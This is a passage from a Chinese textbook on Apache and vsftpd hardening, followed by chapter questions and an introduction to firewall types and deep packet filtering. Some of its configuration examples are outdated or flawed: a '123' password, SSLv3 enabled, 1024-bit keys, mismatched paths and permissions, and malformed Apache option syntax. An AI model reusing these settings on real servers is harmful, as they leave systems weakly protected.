攻击者会通过某些手段使服务器拒绝对 HTTP 应答。这样会使 Apache 对系统资源(CPU 时间和内存)需求的剧增，最终造成 Apache 系统变慢，甚至完全瘫痪。

2）缓冲区溢出

攻击者利用程序编写的一些缺陷，使程序偏离正常的流程。程序使用静态分配的内存保存请求数据，攻击者就可以发送一个超长请求使缓冲区溢出。

3）被攻击者获得 root 权限

如果 Apache 以 root 权限运行，系统上一些程序的逻辑缺陷或缓冲区溢出漏洞，会让攻击者容易获得本地服务器上管理员 root 权限，从而控制整个系统。

一个安全的 Apache 服务器需要合理配置，这里把配置方法进行一些总结：

(1) 勤打补丁。

Apache 服务器被发现存在一个安全缺陷时，Apache 的开发人员都会尽快地编写出相应的补丁。补丁的详细信息可以查看 Apache 官方网站 http://www.apache.org。

(2) 隐藏和伪装 Apache 版本。

通常情况下，软件的漏洞信息和操作系统及服务器版本是相关的，默认情况下，系统会把 Apache 版本模块通过 HTTP 返回头显示到客户端浏览器，同样默认情况下目录浏览被启用，访问一个并不包含其所需要文档的目录的用户，会看到此目录中完整的内容列表。解决方式是修改配置文件/etc/httpd/conf/httpd.conf 文件。找到下列两行：

```
ServerSignature On
ServerTokens OS
```

改为：

```
ServerSignature Off
ServerTokens Prod
```

(3) 确保 Apache 以及自身的用户账号和组运行。

有的 Apache 安装过程使得服务器以 nobody 的用户运行，所以，假定 Apache 和你的邮件服务器都是以 nobody 的账号运行的，那么通过 Apache 发起的攻击就可能同时攻击到邮件服务器，反之亦然。解决方法是，必须保证 Apache 使用一个专门的用户组，不要使用系统预定义的账号，因为只有 root 用户可以运行 Apache，所以网站根目录应该能够被管理 Web 站点内容的用户访问和使用 Apache 服务器的 Apache 用户和用户组访问。所以，如果希望 gl 用户在 Web 站点发布内容，并且可以以 httpd 身份运行 Apache 服务器，可以按照

如下方式设置。

```
groupadd webgl
usermod -G webgl gl
chown -R httpd.webgl /var/www/html
chmod -R 2570 /var/www/html
```

日志一般只有 root 用户才能查看，所以这个目录的权限应设置为：

```
chown -R root.root/etc/httpd/logs
chmod -R 700 /etc/logs
```

（4）Web 目录的访问策略。

① 禁止使用目录索引。

Apache 服务器在接收到用户对一个目录的访问时，会查找该指定目录下的索引文件，默认是 index. html，如果该文件不存在，那么 Apache 会创建动态列表为用户显示该目录的内容，这样的设置会暴露 Web 站点结构，因此需要修改配置文件禁止显示动态目录索引。

② 禁止默认访问。

可以设定某些特定的目录只能有哪些用户访问。

设置 httpd. conf 如下：

```
<Directory /var/www/html/admin>
  Options -Indexes   FollowSymLinks
  Order allow,deny
  Allow from 192.168.18.88
  AllowOverride None
</Directory>
```

“<Directory/var/www/html/admin>”用来对目录/var/www/html/admin 进行设置，“Options-Indexes FollowSymLinks”指定该目录不允许使用目录索引。“Order allow, deny ”指定控制访问顺序，这种情况下表示禁止所有客户端访问，且 Allow 字段在 Deny 字段前匹配，如果即匹配 Allow 字段又匹配 Deny 字段，则 Deny 字段最终生效，也就是说 Deny 会覆盖 Allow。“Order deny，allow ”则相反。“ Allow from 192. 168. 18. 88”指定该目录访问控制是只允许来至 192. 168. 18. 88 的用户连接，其他 IP 地址的用户都不能访问 admin 目录。

（5）关闭 includes、CGI 执行程序和服务器端包含功能。

这也可以通过在 Directory 标签内使用 Option 命令来实现。设置 Option 为 None 或者 Includes。如果不用 CGI 和客户端包含功能，也可以把它关闭。

修改 httpd. conf 配置如下：

```
<Directory /var/www/html >
    Options- Includes- ExecCGI- IncludesNoExec
  AllowOverride None
</Directory>
```

(6) 关闭任何不必要的模块。

Apache 通常会安装几个模块,浏览 Apache 的 module documentation,了解已安装的各个模块是做什么用的。很多情况下,你会发现并不需要激活那些模块。

找到 httpd.conf 中包含 LoadModule 的代码。要关闭这些模块,只需要在代码行前添加一个#号。要找到正在运行的模块,可以用以下语句:

```
grep LoadModule httpd.conf
```

(7) 其他安全工具的使用。

除了上述配置外,还有一些不错的方法和工具让 Apache 更牢固,如 chroot 机制、Apache 的 SSL 功能、mod_security 增强 Web 安全等方法。前两种比较常见,mod_security 模块是 *Apache Security* 的作者 Ivan Ristic 所写的一个非常好用的一个 Apache 模块。可以用它实现以下功能:

- 请求过滤:当请求提交时,在对提交的数据被 Web 服务器或其他程序使用之前进行分析。
- 避免逃避技术:在对数据进行分析之前将路径和参数一般化,以避免遗漏。
- 理解 HTTP 协议:由于引擎能够理解 HTTP 协议,故能进行特殊的细粒度的检查。
- POST 数据分析:引擎将截取采用 POST 方式传递的数据审计纪录,能够详细记录每一组请求的内容(包括 POST 的内容)以备日后详细分析。
- HTTPS 过滤:由于引擎内嵌入服务器,所以可以访问解密后的请求数据。

由于篇幅有限,这三种方式这里就不做详细说明。

2. FTP 服务器的安全配置

FTP 是传统的网络服务程序,它在网络上用明文传送口令可数据,黑客很容易截获这些口令和数据。除此之外,匿名访问方式在 FTP 服务器中广泛被使用,由于匿名 FTP 不需要真正的身份认证,因此很容易为入侵者提供一个访问通道,配合缓冲区溢出攻击,会造成很严重的后果。

FTP 服务器面临的安全隐患主要包括:缓冲区溢出攻击(Buffer Overflow)、数据嗅探、匿名访问缺陷。如果可以不使用匿名访问方式建议可以设置虚拟用户,除此之外还可以启用 FTP 的 SSL 功能。下面是虚拟用户的设置,以及启用 SSL 功能设置的步骤:

1) 设置虚拟用户

(1) 创建用户文本文件。

```
vi/vftp/vuser.txt
```

添加虚拟账号 may 和 chales。

```
may
123
Chales
123
```

(2) 生成数据库。

```
db_load -T -t hash -f  /vftp/vuser.txt  /vftp/vuser.db
```

```
ls/vftp
vuser.db    vuser.txt
```

(3) 修改数据库访问权限。

数据库文件中保存着虚拟账号和密码信息,为了防止非法用户盗取,可以修改该文件的访问权限。

```
chmod 700   /vftp/vuser.db
```

(4) 配置 PAM 文件。

为了使服务器能够使用数据库文件,对客户端进行身份验证,需要调用系统的 PAM 模块。PAM 模块配置文件路径为/etc/pam.d,该目录下保存着大量与认证有关的配置文件,并以服务器名称命名。修改 PAM 配置文件如下:

```
#%PAM-1.0
#session     optional     pam_keyinit.so     force revoke
#auth        required     pam_listfile.so item=user sense=deny
file=/etc/vsftpd/ftpusers onerr=succeed
#auth        required     pam_shells.so
#auth        include      system-auth
#account     include      system-auth
#session     include      system-auth
#session     required     pam_loginuid.so
auth    required     /lib/security/pam_userdb.so   db=/vftp/vuser
account    required   /lib/security/pam_userdb.so db=/vftp/vuser
```

(5) 创建虚拟账户对应系统用户。

```
useradd  -d  /var/ftp/vuser   vuser
mkdir   /var/ftp/vuser
chown   vuser.vuser   /var/ftp/vuser
chmod o+rw /var/ftp/vuser
```

当用户以/vftp/vuser.txt 中定义的用户名和密码登录时会映射成账户 vuser,所以这儿首先添加一个虚拟用户 vuser,指定其家用目录为/vat/ftp/vuser,匿名用户登录时会映射成为系统用户,所以对/var/ftp/vuser 没有访问权限,所以这里 chmod 命令设置其他用户权限为读和执行权限。

(6) 修改 vsftpd.conf。

PAM 模块配置文件,以及虚拟账号均准备完毕,下面需要配置 vsftpd.conf,更改服务器配置文件如下:

```
anonymous_enable=NO
anon_upload_enable=NO
anon_mkdir_write_enable=NO
anon_other_write_enable=NO
#为了保证服务器安全,关闭匿名访问以及其他匿名相关设置
local_enable=YES
```

```
#虚拟账号会映射成为服务器的系统账号,所以需要开启本地账号支持
chroot_local_user=YES
#锁定账户的根目录
write_enable=NO
#关闭用户的写权限
guest_enable=YES
#开启虚拟账号的访问功能
guest_username=vuser
#设置虚拟账号对应的系统账号为 vuser
listen=YES
#设置 FTP 服务器为独立运行
pam_service_name=vsftpd
#配置 vsftp 使用的 PAM 模块为 vsftpd
```

2）启用 SSL 功能

VSFTPD-2.0.1 以后的版本里提供了对 SSL 套接层的支持，这使得 vsftpd 变的更加安全了。要实现 FTP 的安全连接有几个必须的前提是 OPENSSL 版本必须大于 0.9.6，可以用 openssl 加密你的 vsftpd 服务器登录及传输过程，如果是 2.0.1 以前的版本需要下载 vsftp 源码包，修改文件 builddefs.h 中的：

```
#undef VSF_BUILD_TCPWRAPPERS
#define VSF_BUILD_PAM
#undef VSF_BUILD_SSL
```

为

```
#define VSF_BUILD_TCPWRAPPERS
#undef VSF_BUILD_PAM
#define VSF_BUILD_SSL
```

然后重新编译安装即可。

为 vsftpd 启用 SSL 功能具体步骤如下：

（1）生成服务器数字证书和私钥。

```
openssl req -new -newkey rsa:1024 -days 365 -nodes -x509 -keyout server.key -out server.crt
```

其中生成的证书为 server.crt，私钥是 server.key。

（2）将证书和私钥复制到/etc/vsftpd/server.pem 文件中。

```
cat server.key> /etc/vsftpd/server.pem
cat server.crt>> /etc/vsftpd/server.pem
```

（3）修改 vsftp 配置文件/etc/vsftpd/vsftpd.conf，添加以下代码。

```
tcp_wrappers=YES
ssl_enable=YES
force_local_data_ssl=YES
force_local_logins_ssl=YES
ssl_tlsv1=YES
```

```
ssl_sslv2=NO
ssl_sslv3=YES
rsa_cert_file=/etc/vsftpd/server.pem
```

(4) 重启 vsftpd 服务器。

```
Service vsftpd restart
```

(5) 客户端设置。

由于 UNIX 的 FTP 客户端到目前为止不能很好的支持 SSL，这里客户端选用 FlashFXP3.4.5，打开 FlashFXP 主程序后，选择“会话”→“快速连接”选项，弹出如图 6-67 所示的对话框，输入上文设定的虚拟用户的用户名 may 和密码 123。



图 6-67　FlashFXP 连接设置

设置好用户名密码后，选择 SSL 选项，选择“验证(Auth)SSL”单选按钮，如图 6-68 所示。

单击“连接”按钮，出现如图 6-69 所示提示，说明连接成功。




图 6-68　SSL 选项卡




图 6-69　FlashFXP 的连接信息窗口

FTP 的安全设置，除了以上设置外，还可以用 BlockHosts 软件防范暴力破解，启用 tcp_wrappers进行访问控制等，由于篇幅有限，这里不做详细介绍。

思考题

1. 如何设置口令以避免其沦为弱口令?
2. 什么是安全漏洞? 如何正确理解安全漏洞?
3. 访问控制和隔离控制有什么区别?
4. 根据 Windows 2003 的安全机制,举例列出 Windows 2003 的基本安全机制。
5. 列举一个本章中未说明的 Windows 操作系统的安全漏洞,并对它进行分析,说明它有何危害?
6. 安全机制和安全策略的概念有何区别?
7. 网络操作系统的基本安全策略有哪些?
8. 如何对 UNIX 操作系统设置安全防护?

第 7 章　防火墙技术

防火墙是在网络安全防范中使用最多的技术，已成为企业网络中实施安全保护的核心，企业安全管理员利用防火墙实现相关的安全规则，来保护企业内部的网络设备和信息，目前为止，这是最有效的网络和设备保护措施。本章主要介绍了防火墙的功能与分类、防火墙的主要技术、防火墙体系结构、防火墙配置、防火墙的选型、主流防火墙产品简介、防火墙发展动态与趋势、防火墙部署实例。

7.1　防火墙基础

7.1.1　防火墙的定义

防火墙是隔离本地网络与外界网络的防御系统。防火墙技术是保护网络不受侵犯的最主要技术之一。防火墙一般位于网络的边界上，按照一定的安全策略，对两个或多个网络之间的数据包和连接方式进行检查，来决定对网络之间的通信采取何种动作，如允许、拒绝或转换。其中被保护的网络通常称为内部网络，其他称为外部网络。使用防火墙，可以有效地控制内部网络和外部网络之间的访问和数据传输，防止外部网络用户以非法手段通过外部网络进入内部网络访问内部网络资源，并过滤不良信息。安全、管理和效率，是对防火墙功能的主要要求。在逻辑上，防火墙是一个分离器，一个限制器，也是一个分析器，有效地监控了内部网和 Internet 之间的任何活动，保证了内部网络的安全。以此来实现网络的安全保护。

7.1.2　防火墙的特点

典型的防火墙具有以下三个方面的基本特征：

(1) 内部网络和外部网络之间的所有网络数据流都必须经过防火墙。根据美国国家安全局制定的《信息保障技术框架》，防火墙适用于用户网络系统的边界，属于用户网络边界的安全保护设备。建立防火墙的目的就是在网络连接之间建立一个安全控制点，通过允许、拒绝或重新定向经过防火墙的数据流，实现对进、出内部网络的服务和访问的审计和控制。

(2) 只有符合安全策略的数据流才能通过防火墙。

(3) 防火墙自身应具有非常强的抗攻击免疫力。

防火墙处于网络边缘，每时每刻都要面对黑客的入侵，这就要求防火墙自身要具有非常强的抗入侵能力。防火墙最基本的功能是确保网络流量的合法性，并在此前提下将网络的流量快速的从一条链路转发到另外的链路上去。防火墙将网络上的流量通过相应的网络接口接收上来，在适当的协议层进行访问规则和安全审查，然后将符合通过条件的报文从相应的网络接口送出，而对于那些不符合通过条件的报文则予以阻断。

7.2 防火墙的功能与分类

7.2.1 防火墙的功能

防火墙主要有以下功能。

1. 网络安全的屏障

防火墙可通过过滤不安全的服务而减低风险，极大地提高内部网络的安全性。由于只有经过选择并授权允许的应用协议才能通过防火墙，所以网络环境变得更安全。防火墙可以禁止诸如不安全的 NFS 协议进出受保护的网络，使攻击者不可能利用这些脆弱的协议来攻击内部网络。防火墙同时可以保护网络免受基于路由的攻击，如 IP 选项中的源路由攻击和 ICMP 重定向路径。防火墙能够拒绝所有以上类型攻击的报文，并将情况及时通知防火墙管理员。

2. 强化网络安全策略

通过以防火墙为中心的安全方案配置。能将所有安全软件(如口令、加密、身份认证等)配置在防火墙上。与将网络安全问题分散到各个主机上相比，防火墙的集中安全管理更经济。例如，在网络访问时，一次一密口令系统和其他的身份认证系统完全可以不必分散在各个主机上而集中在防火墙。

3. 对网络存取和访问进行监控审计

由于所有的访问都必须经过防火墙，所以防火墙就不仅能够制作完整的日志记录，而且还能够提供网络使用的情况的统计数据。当发生可疑动作时，防火墙能进行适当的报警，并提供网络是否受到监测和攻击的详细信息。另外，收集一个网络的使用和误用情况也是一项非常重要的工作。这不仅有助于了解防火墙的控制是否能够抵挡攻击者的探测和攻击，了解防火墙的控制是否充分有效，而且有助于作出网络需求分析和威胁分析。

4. 防止内部信息的外泄

通过利用防火墙对内部网络的划分，可实现内部网中重点网段的隔离，限制内部网络中不同部门之间互相访问，从而保障了网络内部敏感数据的安全。另外，隐私是内部网络非常关心的问题，一个内部网络中不引人注意的细节，可能包含了有关安全的线索而引起外部攻击者的兴趣，甚至由此而暴露了内部网络的某些安全漏洞。使用防火墙就可以隐藏那些透露内部细节的服务，如 Finger、DNS 等。Finger 显示了主机的所有用户的用户名、真名、最后登录时间和使用 Shell 类型等。但是 Finger 显示的信息非常容易被攻击者所获悉。攻击者可以知道一个系统使用的频繁程度，这个系统是否有用户在连线上网，这个系统是否在被攻击时引起注意等。防火墙可以同样阻塞有关内部网络的 DNS 信息，这样一台主机的域名和 IP 地址就不会被外界所了解。

7.2.2 防火墙的分类

现有的防火墙主要有：包过滤型、应用级网关型、复合型以及其他类型防火墙。

包过滤通常安装在路由器上，而且大多数商用路由器都提供了包过滤的功能。包过滤规则以 IP 包信息为基础，对 IP 源地址、目标地址、封装协议、端口号等进行筛选。包过滤在

网络层进行。

应用级网关型防火墙通常由两部分构成,服务器端程序和客户端程序。客户端程序与中间节点 Proxy Server 连接,中间节点再与提供服务的服务器实际连接。与包过滤防火墙不同的是,内外网间不存在直接的连接,而且代理服务器提供日志(Log)和审计服务。

复合型包过滤和应用级网关两种方法结合起来,形成新的防火墙,由堡垒主机提供代理服务。

7.3　防火墙的主要技术

7.3.1　包过滤技术

包过滤防火墙是具有很强报文过滤能力的系统,可以是商用路由器,也可以是基于 PC 的网关。包过滤防火墙通常处于网络层,通常基于一定的规则完成数据包的匹配和过滤,规则内容包括源/目标地址、源目标端口号、协议和标志位等。包过滤防火墙的关键在于过滤规则的设计。它的优点在于实现方式简单,灵活,对内部网络用户和应用程序完全透明,性能开销小,处理速度较快。但缺点也很明显,其定义复杂,容易出现因配置不当带来问题,允许数据包直接通过,容易造成数据驱动式攻击的潜在危险。而且由于工作信息不完全,无法有效地区分同一 IP 地址上的不同用户,它的安全性相对较低。它对欺骗性攻击很脆弱,一旦被攻破,无法查找攻击来源。当采用严格过滤标准时,会降低网络传输性能。

包过滤防火墙工作在网络层,一般是具有多个端口的路由器(屏蔽路由器),它对每个进入的 IP 数据包应用一组规则集合来判断该数据包是否应该转发。数据包过滤技术以数据包头为基础,按照路由器配置中的一组规则将数据包分类,然后在网络层对数据包进行选择,选择的依据是系统内设置的过滤逻辑(称为访问控制列表)。访问控制列表(ACL)制定某种类型的数据包应被转发还是被丢弃。

1. 数据包过滤

数据包过滤是针对数据包的包头信息来进行的,每个数据包内都有包含特定信息的一组包头,其主要信息有:

- IP 源地址;
- IP 目标地址;
- 封装的协议类型(TCP, UDP、ICMP 等);
- TCP 或 UDP 源端口;
- TCP 或 UDP 目标端口;
- ICMP 消息类型。

在数据包过滤技术中,过滤匹配的原则除上述包头信息外,还可以根据 TCP 序列号、TCP 连接的握手序列(如 SYN、ACK)的逻辑分析来进行判断,较为有效地抵御类似 IP Spoofing、SYN Spoofing 等类型的攻击。具体来说,路由器审查每个数据包以便确定其是否与某包过滤规则匹配。过滤规则基于可以提供给 IP 转发过程的包头信息。包的输入接口和输出接口如果匹配并且规则允许该数据包通过,那么该数据包就会按照路由表的信息被转发。如果匹配并且规则拒绝该数据包,那么该数据包就会被丢弃。如果没有匹配原则,

用户配置的默认参数就会决定是转发还是丢弃数据包。这种类型的防火墙根据定义好的过滤规则审查每个数据包,以便确定其是否与某一条包过滤规则匹配。包过滤类型的防火墙要遵循的一条基本原则是“最小特权原则”,即明确允许那些管理员希望通过的数据包,禁止其他的数据包。

2. 过滤规则设计

为完成数据包过滤,需设计一套过滤规则以规定什么类型的数据包被转发或被丢弃。设计过滤规则的时候,我们应注意以下三个概念:

(1) 全连接(full association):描述了一个 TCP 连接的完整信息,它可由一个五元组来定义(协议类型、源 IP 地址、源TCP/UDP 端口、目的 IP 地址、目的 TCP/UDP 端口)。

(2) 半连接(half association):描述了连接的一端的信息,它由一个三元组来定义(协议类型、IP 地址、TCP/UDP 端口)。

(3) 端点(endpoints):也称为传输地址,它可由一个两元组来定义(源 IP 地址、源 TCP/UDP 端口)。

通过以上三个定义不难看出,过滤规则的设计主要依赖于数据包所提供的包头信息。根据包头信息,我们可按 IP 地址过滤,可以按封装的协议类型过滤,也可以按端口号过滤甚至可以按 SYN/ACK 信号来进行过滤。当然,也可以将上述几种方式组合起来制定过滤规则。

数据包过滤规则具体体现在访问控制列表(ACL)的内容上。访问控制列表(ACL)定义了各种规则来表明是否同意或拒绝包的通过。

3. 包过滤防火墙的特点

包过滤路由器分组过滤简单方便,对用户透明,不需要用户认证,易于安装管理,由于工作在 IP 层和 TCP/UDP 层,且不必对所有信息进行审计和跟踪,因此速度快。但正因为其没有日志和审计功能,因此有很多信息不能提供,使得管理员不易对事件进行跟踪检查,有可能受到欺骗性攻击。

7.3.2 应用级网关防火墙

应用级网关防火墙主要工作在应用层,应用代理服务技术能将所有跨越防火墙的网络通信链路分为两段,使得网络内部的客户不直接与外部的服务器通信。它的基本工作过程是:当客户机需要使用服务器上的数据时,首先将数据请求发给代理服务器,代理服务器根据这一请求向服务器索取数据,再由代理服务器将数据传给客户机。由于外部计算机的网络链路只能到达代理服务器,从而起到隔离防火墙内外计算机系统的作用。

常用的应用级防火墙已有了相应的代理服务器,如 HTTP、FTP、Telnet、X-Windows 等,但对于新开发的应用,尚没有相应的代理服务器,它们只有应用网络级防火墙和一般的代理服务(如 sock 代理)。

应用级网关防火墙有较好的访问控制,是目前最安全的防火墙技术,其缺点是执行速度慢,操作系统容易受到攻击,而且有的防火墙需要在一定范围内定制用户的系统,这取决于所使用的应用程序,而一些应用程序可能根本不支持代理连接。

1. 第一代:代理防火墙

代理防火墙也叫应用层网关(application gateway)防火墙。这种防火墙通过一种代理

(proxy)技术参与到一个 TCP 连接的全过程。从内部发出的数据包经过这样的防火墙处理后,就好像是源于防火墙外部网卡一样,从而达到隐藏内部网结构的作用。这种类型的防火墙被网络安全专家和媒体公认为是最安全的防火墙。它的核心技术就是代理服务器技术。

代理服务器是指代表客户处理在服务器连接请求的程序。当代理服务器得到一个客户的连接意图时,它们将核实客户请求,并经过特定的安全化的代理应用程序处理连接请求,将处理后的请求传递到真实的服务器上,然后接受服务器应答,并做进一步处理后,将答复交给发出请求的最终客户。代理服务器在外部网络向内部网络申请服务时发挥了中间转接的作用。

代理类型防火墙的最突出的优点就是安全。由于每一个内外网络之间的连接都要通过代理的介入和转换,通过专门为特定的服务如 HTTP 编写的安全化的应用程序进行处理,然后由防火墙本身提交请求和应答,没有给内部网络的计算机以任何直接会话的机会,从而避免了入侵者使用数据驱动类型的攻击方式入侵内部网。包过滤类型的防火墙是很难彻底避免这一漏洞的。

代理防火墙的最大缺点就是速度相对比较慢,当用户对内部网络网关的吞吐量要求比较高时,(如要求达到 75～100Mbps 时)代理防火墙就会成为内外网络之间的瓶颈。所幸的是,目前用户接入 Internet 的速度一般都远低于这个数字。在现实环境中,要考虑使用包过滤类型防火墙来满足速度要求的情况,大部分是高速网(ATM 或千兆位以太网等)之间的防火墙。

2. 第二代:自适应代理防火墙

自适应代理技术(adaptive proxy)是最近在商业应用防火墙中实现的一种革命性的技术。它可以结合代理类型防火墙的安全性和包过滤防火墙的高速度等优点,在毫不损失安全性的基础之上将代理型防火墙的性能提高 10 倍以上。组成这种类型防火墙的基本要素有两个:自适应代理服务器(adaptive proxy server)与动态包过滤器(dynamic packet filter)。

在自适应代理与动态包过滤器之间存在一个控制通道。在对防火墙进行配置时,用户仅仅将所需要的服务类型、安全级别等信息通过相应代理的管理界面进行设置就可以了。然后,自适应代理就可以根据用户的配置信息,决定是使用代理服务从应用层代理请求还是从网络层转发包。如果是后者,它将动态地通知包过滤器增减过滤规则,满足用户对速度和安全性的双重要求。

7.3.3　深度包过滤技术

深度包过滤将入侵检测系统和 IPS 整合起来,不仅过滤网络层和传输数据包头部,而且在应用层深入到服务器的数据包的有效载荷的内容部分,搜寻合法或者非法的内容以决定是否允许数据包通过,或者查找常见的攻击,并丢弃与之相关的会话。

深度包过滤深入检查数据包或者数据流的应用程序流量,根据数据包的有效载荷来作出某种决定。主要用来确认数据流的影响力,通常典型的深度包过滤是指包含试探性数据分析的特征匹配技术。虽然深度包过滤技术的思想比较简单,但是它实现起来却比较困难。深度包过滤技术除了使用以特征为基础的分析技术,还要用到统计和非正常分析技术,但所用的这两项技术都是直接地从入侵检测技术借用过来的。

深度包过滤技术是当前包过滤技术发展的一个方向。它对数据包的分析深入到内容，充分理解各种应用协议的流程以及脆弱性所在，以做出针对性的检测和保护。深度包过滤可以把多个相关数据报关联到一个数据流当中，在寻找攻击异常行为的同时，保持整个数据流的状态。深度包过滤要求以极高的速度分析、检测及重新组装应用流量，以避免给应用带来延时。

虽然是以包过滤的形式完成对数据包的检测，但深度包过滤还是不同于传统包过滤。

1. 主要优势

深度包过滤技术的主要优势体现在以下几方面：

(1) 理解更深层次的协议。包过滤只是对数据包头进行分析来决定对包的处理。例如，分析 IP 报头的源 IP、源端口、目的 IP、目的端口、传输层协议等，符合规则的通过，不符合的丢弃并记录。而深度包过滤不同，不但可以对数据包进行网络层的解析，还要对数据包进行基于应用层协议的解析，清楚地知道每个数据包在各个数据位上的含义。也正是因为这点，拥有深度包过滤的防火墙可以实现许多传统防火墙无法实现的功能。

(2) 漏检率更低。包过滤只是对一个个独立的数据包进行分析过滤，这种只看部分不识整体的做法难免漏检。即使结合状态检测也可能存在漏检，因为现在的状态检测只是网络层保护。而包含深度包过滤功能的网络安全产品才是真正的面向应用的，它可以真正实现基于状态的数据包内容深度过滤，可以提供二至七层全面而完整的访问控制与防护。

(3) 更强的防御能力。传统包过滤技术进行的所谓应用层过滤实际上只是通过代理技术实现如 URL 过滤等功能，而且无法把单个数据包重组，如果包含 URL 字节数据流过长在单个包内就无法发现，无法满足全层次检测的要求。深度包过滤在包过滤的基础上执行了“数据重组”和“入侵过滤”有效地将应用层攻击拒之门外。

2. 深度包过滤的主要功能

深度包过滤主要有数据包内容分析和管理应用程序两方面的功能。

(1) 数据包内容分析。深度包过滤技术对数据包头或有效载荷所封装的内容进行分析，从而引导、过滤和记录基于 IP 的应用程序和 Web 服务通信流量，其工作并不受协议种类和应用程序类型的限制。采用深度包过滤技术，企业网络可以获得性能上的大幅度提升而无需购买昂贵的服务器或是其他安全产品。

深度包过滤技术使应用程序通信管理设备能够深入分析 TCP 或 UDP 通信流量的内容。当 IP 数据包、TCP 数据流或 UDP 包经过管理设备时，将其重新组合，从而得到整个应用程序的内容，然后按照企业定义的策略对应用程序进行操作。在标准的 TCP/IP 网络中，信息被分割成小的数据包，以便能够快速地通过网络。应用程序管理设备或是负载均衡设备在这些小数据包的传送途中截获它们，然后将其重新组装为原始的数据，并将这些数据缓存。通过扮演特定应用程序数据代理的角色，通信管理设备继续获取相关信息，更多的内容被检测到，同时寻找已经定义的变量，根据这些变量决定采取的动作。用户可以使用一定的规则或策略来定义这些变量，使这些策略基于应用程序的类型或者数据源和最终目标。

一旦通信管理设备定位了有效载荷的信息，它就会向能够最好处理客户请求的应用程序或资源发送数据。深度包过滤同样可以应用于检测应用程序或服务中的变量的正确性。如果这些变量不存在，那么请求就会被丢弃，同时将事件记录到日志文件并向管理员发送警报。

(2) 管理应用程序。由于深度包过滤可以过滤数据包中的任何内容，所以可被用来管理任意类型的基于 IP 的应用程序，包括如 CRM 这样的企业级应用程序、数据库系统、移动和无线应用程序等。在大型企业中，带有深度包过滤的通信管理设备可被用来过滤和区分对数据库的读请求和写请求。企业可以购买较便宜的服务器来处理读请求产生的通信业务流量。

深度包过滤技术提供对所有 IP 通信业务的详尽控制，使得网络业务处理在获得更高效率的同时，能够满足复杂的安全策略和高可用性的要求。

3. 深度包过滤的步骤策略

将流经的数据包进行必要的分类，针对不同的数据包，设置不同的过滤策略，对所有包有步骤地进行过滤，只有那些经过上一个步骤检查合格的数据包，才有可能交给下一个步骤来处理。这样，下一个步骤处理的数据量将会大量减少，间接地缩短了每个数据包的平均处理时间，因而提升了数据吞吐率。除此之外，进行了分步处理，各个步骤可以更灵活地控制，可以提高网络数据包过滤的可配置性。

根据网络数据包的特性，将过滤分为两个步骤来进行：访问控制和内容过滤。

① 访问控制根据 IP 数据包中的固定偏移信息（IP 包头）对该数据包做出某种处理，而不考察 IP 数据包的内容部分。

